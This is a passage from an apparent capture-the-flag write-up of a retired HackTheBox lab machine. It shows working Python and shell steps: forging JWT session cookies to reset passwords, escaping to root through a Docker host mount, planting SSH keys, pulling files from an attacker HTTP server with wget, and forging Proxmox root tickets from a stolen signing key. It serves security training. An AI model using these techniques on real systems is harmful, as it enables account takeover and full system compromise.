    "Cookie": "CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTAyMSwibmFtZSI6IkVsd2luIiwic3VybmFtZSI6IkpvbmVzIiwiZW1haWwiOiJlbHdpbi5qb25lc0Bjb3Jwb3JhdGUuaHRiIiwicm9sZXMiOlsiaXQiXSwicmVxdWlyZUN1cnJlbnRQYXNzd29yZCI6dHJ1ZSwiaWF0IjoxNzcwNTU3MDg5LCJleHAiOjE3NzA2NDM0ODl9.rgo3bRI1PnN41Ba7ZBrA-ntc0OLfwwTT6QpjHOS51yU"
}
users_roles = {}
unique_roles = set()

for i in range(5000, 5200):
    try:
        r = requests.get(f"{url_base}{i}", headers=headers)
        role_match = re.search(r'Roles</th>\s*<td>(.*?)</td>', r.text)
        name_match = re.search(r'<h1.*?>Viewing (.*?)</h1>', r.text)

        if role_match and name_match:
            role = role_match.group(1).strip()
            name = name_match.group(1).strip()
            unique_roles.add(role)
            users_roles[name] = role
    except:
        pass

print("Existing Roles:", list(unique_roles))
for user, role in users_roles.items():
    print(f"{user}: {role}")
1
2
3
4
5
6
7
8
9
➜ python3 check_roles.py

Existing Roles: ['Finance', 'Hr', 'It', 'Sysadmin', 'Engineer', 'Sales', 'Consultant']

Ward Pfannerstill: Engineer
Oleta Gutmann: Hr
...
Cecelia West: Sales
Rosalee Schmitt: Sales
The three that might interest us are Engineer and Sysadmin (IT could have been, but elwin.jones was IT and didn’t have much rights)
We’ll try sysadmin first
1
Stevie Rosenbaum: Sysadmin
Grab his ID
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import requests, re

headers = {
    "Cookie": "CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTAyMSwibmFtZSI6IkVsd2luIiwic3VybmFtZSI6IkpvbmVzIiwiZW1haWwiOiJlbHdpbi5qb25lc0Bjb3Jwb3JhdGUuaHRiIiwicm9sZXMiOlsiaXQiXSwicmVxdWlyZUN1cnJlbnRQYXNzd29yZCI6dHJ1ZSwiaWF0IjoxNzcwNTU3MDg5LCJleHAiOjE3NzA2NDM0ODl9.rgo3bRI1PnN41Ba7ZBrA-ntc0OLfwwTT6QpjHOS51yU"
}

for i in range(5000, 5200):
    try:
        r = requests.get(f"http://people.corporate.htb/employee/{i}", headers=headers)
        match = re.search(r'Viewing (.*?)</h1>', r.text)
        if match:
            username = ".".join(match.group(1).lower().split())
            print(f"{i}: {username}")
    except:
        pass
1
2
3
➜ python3 brute_id.py

5007: stevie.rosenbaum
Then forge the cookie
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
import jwt

secret = "09cb527651c4bd385483815627e6241bdf40042a"

data = {
    'id': 5007,
    'name': 'Stevie',
    'surname': 'Rosenbaum',
    'email': 'stevie.rosenbaum@corporate.htb',
    'roles': ['sysadmin'],
    'requireCurrentPassword': False,
    'iat': 1770557089,
    'exp': 1770643489
}

encoded_token = jwt.encode(data, secret, algorithm="HS256")

print(encoded_token)
Put his cookie and yeah we can reset his password without knowing his current password !!

Trying to change his password andddddddddddd

The sysadmin passwords cannot be changed…
Let’s try with Engineer
1
2
3
Gideon Daugherty: Engineer

5014: gideon.daugherty
We forge the cookie, we set it, we reset the password
1
Your password has been successfully reset!
Try to log in on ssh
1
2
3
4
5
ssh gideon.daugherty@10.9.0.4

gideon.daugherty@corporate-workstation-04:~$ id

uid=5014(gideon.daugherty) gid=5014(gideon.daugherty) groups=5014(gideon.daugherty),502(engineer)

Nice ! Let’s do some enumerations
Mount a Docker to root workstation-04

elwin.jones could not access the Docker container, while the engineers could
We’ll need to start pulling Alpine, upload it on the machine and load it
Then we’ll be able to start the container, mounting the / of the host file system into the container
1
2
3
4
5
6
7
8
9
10
11
12
13
14
➜  corporate docker pull alpine

Using default tag: latest
latest: Pulling from library/alpine
589002ba0eae: Already exists
Digest: sha256:25109184c71bdad752c8312a8623239686a9a2071e8825f20acb8f2198c3f659
Status: Downloaded newer image for alpine:latest
docker.io/library/alpine:latest

➜  corporate docker save -o alpine.docker alpine

➜  corporate ls

alpine.docker  elwin-jones.ovpn  mozilla.tar.gz
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
gideon.daugherty@corporate-workstation-04:~$ wget 10.10.14.79:8000/alpine.docker

gideon.daugherty@corporate-workstation-04:~$ docker load -i alpine.docker

989e799e6349: Loading layer [==================================================>]  8.724MB/8.724MB
Loaded image: alpine:latest

gideon.daugherty@corporate-workstation-04:~$ docker run --rm -it -v /:/toto alpine /bin/sh

/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)

/ # ls -la

drwxr-xr-x    1 root     root          4096 Feb  8 13:58 .
drwxr-xr-x    1 root     root          4096 Feb  8 13:58 ..
-rwxr-xr-x    1 root     root             0 Feb  8 13:58 .dockerenv
drwxr-xr-x    2 root     root          4096 Jan 27 21:19 bin
drwxr-xr-x    5 root     root           360 Feb  8 13:58 dev
drwxr-xr-x    1 root     root          4096 Feb  8 13:58 etc
drwxr-xr-x    2 root     root          4096 Jan 27 21:19 home
drwxr-xr-x    6 root     root          4096 Jan 27 21:19 lib
drwxr-xr-x    5 root     root          4096 Jan 27 21:19 media
drwxr-xr-x    2 root     root          4096 Jan 27 21:19 mnt
drwxr-xr-x    2 root     root          4096 Jan 27 21:19 opt
dr-xr-xr-x  175 root     root             0 Feb  8 13:58 proc
drwx------    1 root     root          4096 Feb  8 13:58 root
drwxr-xr-x    3 root     root          4096 Jan 27 21:19 run
drwxr-xr-x    2 root     root          4096 Jan 27 21:19 sbin
drwxr-xr-x    2 root     root          4096 Jan 27 21:19 srv
dr-xr-xr-x   13 root     root             0 Feb  8 13:58 sys
drwxrwxrwt    2 root     root          4096 Jan 27 21:19 tmp
drwxr-xr-x   19 root     root          4096 Nov 27  2023 toto
drwxr-xr-x    7 root     root          4096 Jan 27 21:19 usr
drwxr-xr-x   11 root     root          4096 Jan 27 21:19 var

/ # cd /toto/root

/toto/root # ls -la

drwx------    5 root     root          4096 Nov 28  2023 .
drwxr-xr-x   19 root     root          4096 Nov 27  2023 ..
lrwxrwxrwx    1 root     root             9 Nov 28  2023 .bash_history -> /dev/null
-rw-r--r--    1 root     root          3106 Oct 15  2021 .bashrc
-rw-------    1 root     root            20 Nov  7  2023 .lesshst
drwxr-xr-x    3 root     root          4096 Apr 12  2023 .local
-rw-r--r--    1 root     root           161 Jul  9  2019 .profile
drwx------    2 root     root          4096 Apr 12  2023 .ssh
-rw-r--r--    1 root     root             0 Apr 12  2023 .sudo_as_admin_successful
drwx------    3 root     root          4096 Apr 12  2023 snap
Nice, put our public key in .ssh
1
2
3
4
5
6
7
/toto/root/.ssh # echo "ssh-rsa AAAA...Ow== root@exegol-htb_retired" > authorized_keys

ssh -i id root@10.9.0.4

root@corporate-workstation-04:~# id

uid=0(root) gid=0(root) groups=0(root)

Grab sysadmin private key and login into mainserver
Now that we have root privileges, we can finally get a shell as stevie.rosenbaum (which is what we wanted to do earlier)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
root@corporate-workstation-04:~# su stevie.rosenbaum

stevie.rosenbaum@corporate-workstation-04:/root$ cd ~

stevie.rosenbaum@corporate-workstation-04:~$ ls -la

drwxr-x---  5 stevie.rosenbaum stevie.rosenbaum 4096 Nov 27  2023 .
drwxr-xr-x  4 root             root                0 Feb  8 14:08 ..
lrwxrwxrwx  1 root             root                9 Nov 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 stevie.rosenbaum stevie.rosenbaum  220 Apr 13  2023 .bash_logout
-rw-r--r--  1 stevie.rosenbaum stevie.rosenbaum 3526 Apr 13  2023 .bashrc
drwx------  2 stevie.rosenbaum stevie.rosenbaum 4096 Apr 13  2023 .cache
drwxrwxr-x  3 stevie.rosenbaum stevie.rosenbaum 4096 Apr 13  2023 .local
-rw-r--r--  1 stevie.rosenbaum stevie.rosenbaum  807 Apr 13  2023 .profile
drwx------  2 stevie.rosenbaum stevie.rosenbaum 4096 Apr 13  2023 .ssh
-rw-r--r-- 79 root             sysadmin           33 Feb  8 11:55 user.txt

stevie.rosenbaum@corporate-workstation-04:~$ ls -la .ssh/

drwx------ 2 stevie.rosenbaum stevie.rosenbaum 4096 Apr 13  2023 .
drwxr-x--- 5 stevie.rosenbaum stevie.rosenbaum 4096 Nov 27  2023 ..
-rw------- 1 stevie.rosenbaum stevie.rosenbaum   61 Apr 13  2023 config
-rw------- 1 stevie.rosenbaum stevie.rosenbaum 2635 Apr 13  2023 id_rsa
-rw-r--r-- 1 stevie.rosenbaum stevie.rosenbaum  591 Apr 13  2023 id_rsa.pub
-rw------- 1 stevie.rosenbaum stevie.rosenbaum  364 Apr 13  2023 known_hosts
-rw-r--r-- 1 stevie.rosenbaum stevie.rosenbaum  142 Apr 13  2023 known_hosts.old
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
stevie.rosenbaum@corporate-workstation-04:~/.ssh$ cat config

Host mainserver
    HostName corporate.htb
    User sysadmin

stevie.rosenbaum@corporate-workstation-04:~/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvxqRAKHUQYpslhGIn2+urVS4RskAQx+9Zded9ydrLk8MvjXmWD1z
FN2z4DOv8v4bMhRdMJPdb446Oe
.......
ldmllLnJvc2VuYmF1bUBjb3Jwb3JhdGUtd29ya3N0YXRpb24t
MDQBAg==
-----END OPENSSH PRIVATE KEY-----
We therefore have an SSH private key to connect as sysadmin to the “mainserver”
1
2
3
4
stevie.rosenbaum@corporate-workstation-04:~/.ssh$ ssh -i id_rsa sysadmin@mainserver

sysadmin@corporate:~$ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin)
Enum mainserver
Let’s do some enumerations
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
sysadmin@corporate:~$ cat /etc/hosts
127.0.0.1 localhost.localdomain localhost

127.0.0.1 corporate.htb sso.corporate.htb ldap.corporate.htb people.corporate.htb support.corporate.htb

# Stops bot erroring out
127.0.0.1 fonts.googleapis.com www.google.com

# IP SETUP #
10.129.229.168 corporate proxmox.corporate.htb proxmox
# END OF IP SETUP #

# The following lines are desirable for IPv6 capable hosts

::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
sysadmin@corporate:~$ ls -la /home

drwxr-xr-x  5 root     root     4096 Apr  9  2023 .
drwxr-xr-x 18 root     root     4096 Dec 16  2023 ..
drwxr-xr-x  3 git      git      4096 Apr  8  2023 git
drwxr-xr-x 80 root     root     4096 Apr  8  2023 guests
drwxr-xr-x  4 sysadmin sysadmin 4096 Nov 27  2023 sysadmin

sysadmin@corporate:~$ ls /home/guests/

abbigail.halvorson  bethel.hessel      elwin.jones       hermina.leuschke   larissa.wilkinson     nya.little           stevie.rosenbaum
abigayle.kessler    brody.wiza         elwin.mills       jacey.bernhard     laurie.casper         oleta.gutmann        tanner.kuvalis
adrianna.stehr      callie.goldner     erna.lindgren     jammie.corkery     leanne.runolfsdottir  penelope.mcclure     uriel.hahn
ally.effertz        candido.hackett    esperanza.kihn    josephine.hermann  lila.mcglynn          rachelle.langworth   veda.kemmer
america.kirlin      candido.mcdermott  estelle.padberg   joy.gorczany       mabel.koepp           raphael.adams        ward.pfannerstill
amie.torphy         cathryn.weissnat   estrella.wisoky   julio.daniel       marcella.kihn         richie.cormier       zaria.kozey
anastasia.nader     cecelia.west       garland.denesik   justyn.beahan      margarette.baumbach   rosalee.schmitt
annamarie.flatley   christian.spencer  gayle.graham      kacey.krajcik      marge.frami           ross.leffler
antwan.bernhard     dangelo.koch       gideon.daugherty  kasey.walsh        michale.jakubowski    sadie.greenfelder
arch.ryan           dayne.ruecker      halle.keeling     katelin.keeling    mohammed.feeney       scarlett.herzog
august.gottlieb     dessie.wolf        harley.ratke      katelyn.swift      morris.lowe           skye.will
beth.feest          dylan.schumm       hector.king       kian.rodriguez     nora.brekke           stephen.schamberger
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
sysadmin@corporate:/var/backups$ ls -la

drwxr-xr-x  4 root root     4096 Nov 27  2023 .
drwxr-xr-x 12 root root     4096 Apr  8  2023 ..
-rw-r--r--  1 root root    51200 Apr  9  2023 alternatives.tar.0
-rw-r--r--  1 root root     6302 Nov 27  2023 apt.extended_states.0
-rw-r--r--  1 root root      782 Apr 12  2023 apt.extended_states.1.gz
-rw-r--r--  1 root root      766 Apr  8  2023 apt.extended_states.2.gz
-rw-r--r--  1 root root      256 Apr  8  2023 apt.extended_states.3.gz
-rw-r--r--  1 root root        0 Apr 16  2023 dpkg.arch.0
-rw-r--r--  1 root root       32 Apr 15  2023 dpkg.arch.1.gz
-rw-r--r--  1 root root       32 Apr  9  2023 dpkg.arch.2.gz
-rw-r--r--  1 root root      261 Apr  7  2023 dpkg.diversions.0
-rw-r--r--  1 root root      160 Apr  7  2023 dpkg.diversions.1.gz
-rw-r--r--  1 root root      160 Apr  7  2023 dpkg.diversions.2.gz
-rw-r--r--  1 root root      332 Apr  7  2023 dpkg.statoverride.0
-rw-r--r--  1 root root      209 Apr  7  2023 dpkg.statoverride.1.gz
-rw-r--r--  1 root root      209 Apr  7  2023 dpkg.statoverride.2.gz
-rw-r--r--  1 root root   701161 Apr 15  2023 dpkg.status.0
-rw-r--r--  1 root root   186927 Apr 12  2023 dpkg.status.1.gz
-rw-r--r--  1 root root   186448 Apr  8  2023 dpkg.status.2.gz
-rw-r--r--  1 root root 62739772 Apr 15  2023 proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz
-rw-r--r--  1 root root    76871 Apr 15  2023 pve-host-2023_04_15-16_09_46.tar.gz
drwx------  3 root root     4096 Apr  7  2023 slapd-2.4.57+dfsg-3+deb11u1
drwxr-xr-x  2 root root     4096 Apr  7  2023 unknown-2.4.57+dfsg-3+deb11u1-20230407-203136.ldapdb
The most interesting files are proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz and pve-host-2023_04_15-16_09_46.tar.gz
We can download these files and decompress them
Forge Proxmox ticket to change root password
1
2
3
4
5
6
7
8
9
python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.8.0.2 - - [08/Feb/2026 14:25:07] "GET /pve-host-2023_04_15-16_09_46.tar.gz HTTP/1.1" 200 -
10.8.0.2 - - [08/Feb/2026 14:25:12] "GET /proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz HTTP/1.1" 200 -

wget 10.9.0.1:8000/proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz

wget 10.9.0.1:8000/pve-host-2023_04_15-16_09_46.tar.gz
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
tar -xvf pve-host-2023_04_15-16_09_46.tar.gz
tar: Removing leading `/' from member names
/etc/pve/
/etc/pve/.debug
/etc/pve/.vmlist
/etc/pve/.members
/etc/pve/lxc
/etc/pve/local
/etc/pve/.rrd
/etc/pve/.version
/etc/pve/.clusterlog
/etc/pve/openvz
/etc/pve/qemu-server
/etc/pve/pve-www.key
/etc/pve/virtual-guest/
/etc/pve/authkey.pub
/etc/pve/datacenter.cfg
/etc/pve/firewall/
/etc/pve/vzdump.cron
/etc/pve/pve-root-ca.pem
/etc/pve/priv/
/etc/pve/priv/known_hosts
/etc/pve/priv/authorized_keys
/etc/pve/priv/lock/
/etc/pve/priv/acme/
/etc/pve/priv/pve-root-ca.srl
/etc/pve/priv/authkey.key
/etc/pve/priv/pve-root-ca.key
/etc/pve/nodes/
/etc/pve/nodes/corporate/
/etc/pve/nodes/corporate/lxc/
/etc/pve/nodes/corporate/pve-ssl.key
/etc/pve/nodes/corporate/lrm_status
/etc/pve/nodes/corporate/pve-ssl.pem
/etc/pve/nodes/corporate/priv/
/etc/pve/nodes/corporate/openvz/
/etc/pve/nodes/corporate/qemu-server/
/etc/pve/nodes/corporate/qemu-server/104.conf
/etc/pve/nodes/proxmox/
/etc/pve/nodes/proxmox/pve-ssl.pem
/etc/pve/nodes/proxmox/openvz/
/etc/pve/nodes/proxmox/lrm_status
/etc/pve/nodes/proxmox/lxc/
/etc/pve/nodes/proxmox/qemu-server/
/etc/pve/nodes/proxmox/priv/
/etc/pve/nodes/proxmox/pve-ssl.key
/etc/pve/storage.cfg
/etc/pve/authkey.pub.old
/etc/pve/user.cfg
/etc/pve/sdn/
/etc/pve/ha/
/etc/lvm/
/etc/lvm/backup/
/etc/lvm/backup/pve
/etc/lvm/lvm.conf.bak
/etc/lvm/archive/
/etc/lvm/archive/pve_00001-1030367171.vg
/etc/lvm/archive/pve_00000-1961737396.vg
/etc/lvm/lvm.conf
/etc/lvm/profile/
/etc/lvm/profile/metadata_profile_template.profile
/etc/lvm/profile/vdo-small.profile
/etc/lvm/profile/thin-performance.profile
/etc/lvm/profile/command_profile_template.profile
/etc/lvm/profile/thin-generic.profile
/etc/lvm/profile/lvmdbusd.profile
/etc/lvm/profile/cache-mq.profile
/etc/lvm/profile/cache-smq.profile
/etc/lvm/lvmlocal.conf
/etc/modprobe.d/
/etc/modprobe.d/pve-blacklist.conf
/etc/network/interfaces
/etc/vzdump.conf
/etc/sysctl.conf
/etc/resolv.conf
/etc/ksmtuned.conf
/etc/hosts
/etc/hostname
/etc/cron.d/
/etc/cron.d/.placeholder
/etc/cron.d/e2scrub_all
/etc/cron.d/zfsutils-linux
/etc/cron.d/vzdump
/etc/cron.daily/
/etc/cron.daily/.placeholder
/etc/cron.daily/man-db
/etc/cron.daily/logrotate
/etc/cron.daily/google-chrome
/etc/cron.daily/apt-compat
/etc/cron.daily/dpkg
/etc/cron.hourly/
/etc/cron.hourly/.placeholder
/etc/cron.monthly/
/etc/cron.monthly/.placeholder
/etc/cron.weekly/
/etc/cron.weekly/.placeholder
/etc/cron.weekly/man-db
/etc/crontab
/etc/aliases
We can grab the public key and the private key
1
2
3
4
5
6
7
8
9
10
11
➜ cat authkey.pub.old

-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArxSqZgBW3TZqWbNNRGNK
R5EznrXvE+jsQ3dmhlzNjri86aJar87i8VTfwZgCmUrQA+sJ5udC1lW652JVgdvM
vFtzAatumfcTqHV2FuRH90FT/Hd91PnxJfkdfV8E/CSPQC0P9bR7yMbW1OC8VnQ/
WfHgL568kngkbtjwbbfuymZIi3hNnwEaYCHsysn7MJYnno/ZuJj1xhSLEJ6tsH5b
TTH0hQ+G8IeQnlzLv7YrredAWJaj1YzGEm+lE2w2b2lp8x894fFo1pqaBUmEJZw5
1BvJh6KKu6eerv1fFHk7NriGUjTAiM/1pzj9fNKr2wuTGwzvVPEfXzjNKblKCX7Q
vwIDAQAB
-----END PUBLIC KEY-----
1
2
3
4
5
➜ cat authkey.key

-----BEGIN RSA PRIVATE KEY-----
MIIEow...NUAnHRec
-----END RSA PRIVATE KEY-----
The file /etc/pve/priv/authkey.key is critical - This RSA private key is used by the Proxmox Cluster File System to sign authentication tickets
With this key, we can forge a valid PVEAuthCookie for the root@pam user
The Proxmox ticket format is generally structured as follows : PVE:<USER>:<TIMESTAMP_HEX>:<SIGNATURE>
We can script the generation of this ticket using Python
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
import time
import base64
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import serialization

KEY_FILE = "authkey.key"
TARGET_USER = "root@pam"

def generate_ticket():
    with open(KEY_FILE, "rb") as f:
        private_key = serialization.load_pem_private_key(
            f.read(),
            password=None
        )

    timestamp = int(time.time())
    time_hex = f"{timestamp:X}"
    data_to_sign = f"PVE:{TARGET_USER}:{time_hex}"

    signature = private_key.sign(
        data_to_sign.encode('utf-8'),
        padding.PKCS1v15(),
        hashes.SHA1()
    )
    sig_b64 = base64.b64encode(signature).decode('utf-8')
    ticket = f"{data_to_sign}::{sig_b64}"

    return ticket

if __name__ == "__main__":
    try:
        ticket = generate_ticket()
        print(f"[+] Forged Ticket for {TARGET_USER}:")
        print(ticket)
    except Exception as e:
        print(f"[-] Error: {e}")
1
2
3
4
python3 forge_pam.py

[+] Forged Ticket for root@pam:
